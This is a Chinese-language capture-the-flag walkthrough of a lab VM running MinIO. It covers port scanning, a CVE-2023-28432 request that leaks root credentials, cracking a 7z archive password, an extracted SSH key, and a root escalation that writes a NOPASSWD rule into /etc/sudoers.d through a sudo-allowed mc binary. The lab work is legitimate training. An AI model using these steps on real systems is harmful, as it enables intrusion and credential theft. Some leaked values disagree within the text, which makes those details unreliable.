

信息收集

```
(root@kali)-[~]
└─# arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:04:d2:0f, IPv4: 192.168.0.105
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1      90:76:9f:0d:9f:8c      SHENZHEN MERCURY COMMUNICATION TECHNOLOGIES CO.,LTD.
192.168.0.100    f0:20:ff:13:f9:a2      (Unknown)
192.168.0.102    08:00:27:15:35:24      PCS Systemtechnik GmbH
192.168.0.101    d6:1e:55:39:2a:7b      (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.898 seconds (134.88 hosts/sec). 4 responded
```

扫一下端口看看！

```
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:04
Completed NSE at 17:04, 0.00s elapsed
Nmap scan report for 192.168.0.102
Host is up, received arp-response (0.00040s latency).
Scanned at 2026-05-04 17:03:52 CST for 15s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.66 ((Unix))
|_http-server-header: Apache/2.4.66 (Unix)
|_http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_http-title: MinIO Quick start Guide
9000/tcp  open  http     syn-ack ttl 63  MinIO s3-compatible object store
|_http-methods:
|_ Supported Methods: GET OPTIONS
|_http-server-header: MinIO
|_http-title: Did not follow redirect to http://192.168.0.102:9001
9001/tcp  open  http     syn-ack ttl 63  MinIO Console
|_http-favicon: Unknown favicon MD5: 0CBEF993258D58D57446224DBA4968F
|_http-title: MinIO Console
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:15:35:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:04
Completed NSE at 17:04, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:04
Completed NSE at 17:04, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:04
Completed NSE at 17:04, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.71 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

访问了 80,9000,9001 端口,发现它是 MinIO 的服务!且知道它的一个默认用户 minioadmin,尝试爆破失败了!对目录扫描一下没有很大的发现!

```

—(root@kali)-[~]
└─# dirsearch -u http://192.168.0.102:9001 --exclude-status=404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as
an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
    from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _  _|. v0.4.3
  C||| ) (/_C||| C| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11460

Output File: /root/reports/http_192.168.0.102_9001/_26-05-04_17-17-06.txt


Target: http://192.168.0.102:9001/

[17:17:06] Starting:
[17:17:10] 301 - 0B - /adm/index.html -> ./
[17:17:10] 301 - 0B - /admin/index.html -> ./
[17:17:10] 301 - 0B - /admin2/index.html -> ./
[17:17:10] 301 - 0B - /admin_area/index.html -> ./
[17:17:12] 301 - 0B - /adminarea/index.html -> ./
[17:17:12] 301 - 0B - /admincp/index.html -> ./
[17:17:12] 301 - 0B - /administrator/index.html -> ./
[17:17:14] 301 - 0B - /bb-admin/index.html -> ./
[17:17:15] 301 - 0B - /cgi-bin/index.html -> ./
[17:17:16] 301 - 0B - /core/latest/swagger-ui/index.html -> ./
[17:17:16] 301 - 0B - /demo/ejb/index.html -> ./
[17:17:17] 301 - 0B - /doc/html/index.html -> ./
[17:17:17] 301 - 0B - /docs/html/admin/index.html -> ./
[17:17:17] 301 - 0B - /docs/html/index.html -> ./
[17:17:17] 301 - 0B - /druid/index.html -> ./
[17:17:17] 301 - 0B - /estore/index.html -> ./
[17:17:17] 301 - 0B - /examples/jsp/index.html -> ./
[17:17:17] 301 - 0B - /examples/servlets/index.html -> ./
[17:17:18] 200 - 1KB - /favicon.ico
[17:17:19] 301 - 0B - /images -> images/

[17:17:27] 301 - 0B - /siteadmin/index.html -> ./
[17:17:28] 301 - 0B - /static -> static/
[17:17:28] 301 - 0B - /styles -> styles/
[17:17:28] 301 - 0B - /stzx_admin/index.html -> ./
[17:17:29] 301 - 0B - /swagger/index.html -> ./
[17:17:29] 301 - 0B - /templates/index.html -> ./
[17:17:29] 301 - 0B - /tiny_mce/plugins/imagemanager/pages/im/index.html -> ./
[17:17:31] 301 - 0B - /vpn/index.html -> ./
[17:17:32] 301 - 0B - /webadmin/index.html -> ./
[17:17:32] 301 - 0B - /webdav/index.html -> ./
[17:17:32] 400 - 144B - /ws.php
[17:17:32] 400 - 144B - /ws_ftp.ini
[17:17:32] 400 - 144B - /wsadmin.traceout
[17:17:32] 400 - 144B - /wsadmin.valout
[17:17:32] 400 - 144B - /wsadminListener.out
[17:17:32] 400 - 144B - /wshe11.php
[17:17:32] 400 - 144B - /wso.php
[17:17:32] 400 - 144B - /wsman
[17:17:32] 400 - 144B - /wstats
[17:17:32] 400 - 144B - /wso2.5.1.php
[17:17:32] 400 - 144B - /wso2.php
Task completed

```

然后去网上搜了一下 MiniIO 有什么漏洞，发现了一个 MiniIO 的信息泄露漏洞，并且 nuclei 也扫描出来了它！



```
root@kali:~#
root@kali:~# nuclei -u http://192.168.0.102:9000/

nuclei v3.7.0
projectdiscovery.io

[INF] Current nuclei version: v3.7.0 (outdated)
[INF] Current nuclei-templates version: v10.4.2 (latest)
[INF] New templates added in latest release: 121
[INF] Templates loaded for current scan: 10095
[INF] Executing 10079 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 16 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 2281 (Reduced 2154 Requests)
[INF] Using Interactsh Server: oast.fun
[CVE-2023-28432] [http] [high] http://192.168.0.102:9000/minio/bootstrap/v1/verify
[waf-detect:aws] [http] [info] http://192.168.0.102:9000/
[core-misconfig:arbitrary-origin] [http] [info] http://192.168.0.102:9000/ [core_origin="https://ch91h0.102"]
[INF] Skipped 192.168.0.102:9780 from target list as found unresponsive permanently: cause="port closed or filtered" address
-192.168.0.102:9780 chain="connection refused; got err while executing http://192.168.0.102:9780/api/v1/user_assets/nfc"
[snmppv3-detect] [javascript] [info] 192.168.0.102:9000 ["Enterprise: unknown"]
[s3-detect] [http] [info] http://192.168.0.102:9000/%c0
[INF] Skipped 192.168.0.102:9000:5814 from target list as found unresponsive permanently: Get "https://192.168.0.102:9000:
5814/autopass": cause="no address found for host"
[INF] Skipped 192.168.0.102:9000 from target list as found unresponsive permanently: cause="no address found for host" chain
="got err while executing https://192.168.0.102:9000:5814/autopass"
[http-missing-security-headers:permissions-policy] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:clear-site-data] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:strict-transport-security] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:content-security-policy] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:x-frame-options] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:x-content-type-options] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:referrer-policy] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://192.168.0.102:9000/
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://192.168.0.102:9000/
[INF] Skipped 192.168.0.102:4040 from target list as found unresponsive permanently: cause="port closed or filtered" address
-192.168.0.102:4040 chain="connection refused; got err while executing https://192.168.0.102:4040/jobs/?\`<script>alert(do
cument.domain)</script>"
[INF] Scan completed in 2m. 16 matches found.
```

然后就直接找到了 9001 的登录账户和密码（minioadmin: SBeaXL1VQseCqFFG）！

payload


```
curl -X POST "http://192.168.0.102:9000/minio/bootstrap/v1/verify" -H "Content-Type: application/x-www-form-urlencoded" -d ""
```



```
(root@kali)~# curl -X POST "http://192.168.0.102:9000/minio/bootstrap/v1/verify" -H "Content-Type: application/x-www-form-urlencoded" -d ""
```


```
{
  "MinioEndpoints": [
    {
      "Legacy": false,
      "SetCount": 1,
      "DrivesPerSet": 8,
      "Endpoints": [
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio1:9000",
          "Path": "/data1",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio2:9000",
          "Path": "/data1",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio3:9000",
          "Path": "/data1",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio4:9000",
          "Path": "/data1",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio1:9000",
          "Path": "/data2",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio2:9000",
          "Path": "/data2",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio3:9000",
          "Path": "/data2",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": false
        },
        {
          "Scheme": "http",
          "Opaque": "",
          "User": null,
          "Host": "minio4:9000",
          "Path": "/data2",
          "RawPath": "",
          "OmitHost": false,
          "ForceQuery": false,
          "RawQuery": "",
          "Fragment": "",
          "RawFragment": "",
          "IsLocal": true
        }
      ],
      "CmdLine": "http://minio{1..4}/data{1..2}",
      "Platform": {
        "os": "linux",
        "arch": "amd64"
      },
      "MinioEnv": {
        "MINIO_ACCESS_KEY": "minioadmin",
        "MINIO_ACCESS_KEY_FILE": "access_key",
        "MINIO_CONFIG_ENV_FILE": "config.env",
        "MINIO_KMS_SECRET_KEY_FILE": "kms_master_key",
        "MINIO_ROOT_PASSWORD_FILE": "secret_key",
        "MINIO_ROOT_USER_FILE": "access_key",
        "MINIO_SECRET_KEY": "SbeaXlVQsecqFFG",
        "MINIO_SECRET_KEY_FILE": "secret_key"
      }
    }
  ]
}
```

登录后就能发现两个文件。



Name	Objects	Size	Access
finalpass	1	45.0 B	R/W
personal	1	165.5 KiB	R/W

一个 1.7z 的压缩密码提示文件，另一个就是 1000.7z 压缩文件，但是用来提示密码文件没有用！那就只有爆破了。



1.7z:sempu
(You won't need it right now.)

pass.txt

Actions:

- Download
- Share
- Preview
- Inspect
- Tags
- Inspect
- Delete

Object Info

Name: pass.txt

Size: 45.0 B

Last Modified: 1 month 9 days ago

ETAG: 6d2b3e8a3645e479231a3e280a26f37

personal

Created on: Thu, Mar 05 2026 17:10:19 (GMT+8) Access: PRIVATE 165.5 KiB - 1 Object

Name	Last Modified	Size
1000.7z	Thu, Mar 05 2026 17:27 (GMT+8)	165.5 KiB

开始爆破！

```
└─(root@kali)-[/tmp]
└─# 7z2john 1000.7z > mm.txt
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes

└─(root@kali)-[/tmp]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt mm.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
No password hashes left to crack (see FAQ)

└─(root@kali)-[/tmp]
└─# john --show mm.txt
1000.7z:john316

1 password hash cracked, 0 left
```

解压后发现它是一个套娃压缩包！那就叫 AI 写一个脚本吧！

A.Sh

```
#!/bin/bash
# 保存为 auto_unpack.sh

PASSWORD="john316" # 如果所有层密码相同，填在这里；否则每次手动输入

while true; do
    # 查找当前目录下的 .7z 文件
    ARCHIVE=$(ls *.7z 2>/dev/null | head -1)

    if [ -z "$ARCHIVE" ]; then
        echo "✅ 没有更多的 .7z 文件，解压完成"
        break
    fi

    echo "🔓 解压: $ARCHIVE"

    if [ -n "$PASSWORD" ]; then
        7z x -y -p"$PASSWORD" "$ARCHIVE"
    else
        7z x -y "$ARCHIVE" # 会提示输入密码
    fi

    if [ $? -eq 0 ]; then
        rm -f "$ARCHIVE" # 删除已解压的压缩包
    else
        echo "❌ 解压失败，密码错误或文件损坏"
        exit 1
    fi
done

echo "最终文件: "
```

解压到最后就得到了 1.7z 压缩包！这个刚好是刚才第一个 pass.txt 文件提到的文件，尝试一下它的密码就成功拿到了一个 ssh 密钥。

Preview - pass.txt

```
1.7z:seamus
(You won't need it right now.)
```

```
| (root@kali) - [/tmp]
└─# 7z x 1.7z

7-Zip 26.00 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-02-12
64-bit locale=zh_CN.UTF-8 Threads:128 OPEN_MAX:1024, ASM
```

```
Scanning the drive for archives:
1 file, 434 bytes (1 KiB)
```

```
Extracting archive: 1.7z
```

```
--
```

```
Path = 1.7z
Type = 7z
Physical Size = 434
Headers Size = 130
Method = LZMA2:12 7zAES
Solid = -
Blocks = 1
```

```
Enter password (will not be echoed):
Everything is ok
```

```
Size:          916
Compressed: 434
```

```
| (root@kali) - [/tmp]
└─# ls -al
总计 356
drwxrwxrwt 15 root root 460 5月 4日 18:15 .
drwxr-xr-x 20 root root 4096 3月23日 03:16 ..
-rw----- 1 root root 916 3月 5日 23:49 0.txt
-rw-r--r-- 1 root root 434 3月 5日 23:50 1.7z
-rwxrwxr-x 1 root root 746 5月 4日 18:08 a.sh
-rw----- 1 kali kali 0 5月 4日 18:01 config-err-VH5kbb
srwxrwxrwx 1 root root 0 5月 4日 18:02 dbus-D5VrEitYmw
drwxrwxrwt 2 root root 40 5月 4日 18:01 .font-unix
drwxrwxrwt 2 root root 60 5月 4日 18:01 .ICE-unix
-rw-rw-r-- 1 root root 338684 5月 4日 18:03 mm.txt
drwx----- 2 root root 40 5月 4日 18:01 snap-private-tmp
drwx----- 3 root root 60 5月 4日 18:01 systemd-private-afe68f0af83448039bbeb5364c186e41-
colord.service-DczzoB
drwx----- 3 root root 60 5月 4日 18:01 systemd-private-afe68f0af83448039bbeb5364c186e41-
haveged.service-kCefNF
drwx----- 3 root root 60 5月 4日 18:01 systemd-private-afe68f0af83448039bbeb5364c186e41-
ModemManager.service-iuzLmg
drwx----- 3 root root 60 5月 4日 18:01 systemd-private-afe68f0af83448039bbeb5364c186e41-
polkit.service-kgYity
drwx----- 3 root root 60 5月 4日 18:01 systemd-private-afe68f0af83448039bbeb5364c186e41-systemd-
logind.service-BXW2ST
drwx----- 3 root root 60 5月 4日 18:01 systemd-private-afe68f0af83448039bbeb5364c186e41-
upower.service-x79hhf
drwxrwxrwt 2 root root 40 5月 4日 18:01 VMwareDnD
drwx----- 2 root root 40 5月 4日 18:01 vmware-root_624-2688750775
-r--r--r-- 1 root root 11 5月 4日 18:01 .X0-lock
drwxrwxrwt 2 root root 60 5月 4日 18:01 .X11-unix
-rw----- 1 kali kali 398 5月 4日 18:01 .xfsm-ICE-IWMYO3
drwxrwxrwt 2 root root 40 5月 4日 18:01 .XIM-unix
```

```

└─(root@kali)-[/tmp]
└─# cat 0.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBAiT/TASLyRyynsZ90Qcto12j+7BQp6Hkp1Npx2vqEQAAAJCNRDa8jaw2
VAAAAATzc2gtZWQyNTUxOQAAACBAiT/TASLyRyynsZ90Qcto12j+7BQp6Hkp1Npx2vqEQ
AAAEc4udj5hCLLPgFKiotJ8ALdQF9M1k3JNyYXk9md0RrUbECJP9MBIvJHLKexn3RAK06X
aP7sFCnoeSmU2nHa+oTNAAAACXJveH1ATWluaQECaWQ=
-----END OPENSSH PRIVATE KEY-----

└─(root@kali)-[/tmp]
└─# chmod 600 roxy.key
└─(root@kali)-[/tmp]
└─# ssh -i roxy.key roxy@192.168.0.102

      _
     _ \  /  _ \ | / _ \ | ' _ \ /  _ \
    \ V /  _ \ | ( ) | | | | | | _ \
     \_/  _ \ | | \___/ | | | | | |
                                     |

roxy@Mini:~$ id
uid=1000(roxy) gid=1000(roxy) groups=1000(roxy)

```

提权

上来用 `sudo -l` 就发现了 `sudo` 滥用。

payload

```

echo "roxy ALL=(ALL) NOPASSWD: ALL" > /tmp/sudd
sudo /usr/bin/mc cp /tmp/sudd /etc/sudoers.d/roxy

```

`/etc/sudoers.d/` 目录就是专门用来放“碎片化”的 `sudo` 配置文件的，效果和直接修改 `/etc/sudoers` 完全一样！

```

roxy@Mini:~$ sudo -l
Matching Defaults entries for roxy on Mini:
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Runas and Command-specific defaults for roxy:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User roxy may run the following commands on Mini:
    (ALL) NOPASSWD: /usr/bin/mc
roxy@Mini:~$ echo "roxy ALL=(ALL) NOPASSWD: ALL" > /tmp/sudoers_add
roxy@Mini:~$ sudo /usr/bin/mc cp /tmp/sudoers_add /etc/sudoers.d/roxy
mc: Configuration written to `/root/.mc/config.json`. Please update your access credentials.
mc: Successfully created `/root/.mc/share`.
mc: Initialized share uploads `/root/.mc/share/uploads.json` file.

mc: Initialized share downloads `/root/.mc/share/downloads.json` file.

/tmp/sudoers_add:          29 B / 29 B
|=====| 1.21
KiB/s 0sroxy@Mini:~$ sudo -l
Matching Defaults entries for roxy on Mini:
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Runas and Command-specific defaults for roxy:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User roxy may run the following commands on Mini:
    (ALL) NOPASSWD: /usr/bin/mc
    (ALL) NOPASSWD: ALL
roxy@Mini:~$ sudo bash -p
root@Mini:/home/roxy# ls -al
total 16
drwxr-sr-x  3 roxy  roxy          4096 Feb 27 13:30 .
drwxr-xr-x  3 root  root          4096 Feb 27 13:23 ..
drwx---S--- 2 roxy  roxy          4096 Feb 27 13:28 .ssh
-rw-r--r--  1 root  roxy          44 Feb 27 14:03 user.txt
root@Mini:/home/roxy# cat user.txt
flag{user-b60dc6e1a606ad407403c6e67709f1b0}
root@Mini:/home/roxy# cd
root@Mini:~# cat root.txt
flag{root-ed49d353365dfcf95b6bf8df1b7a2dc}

```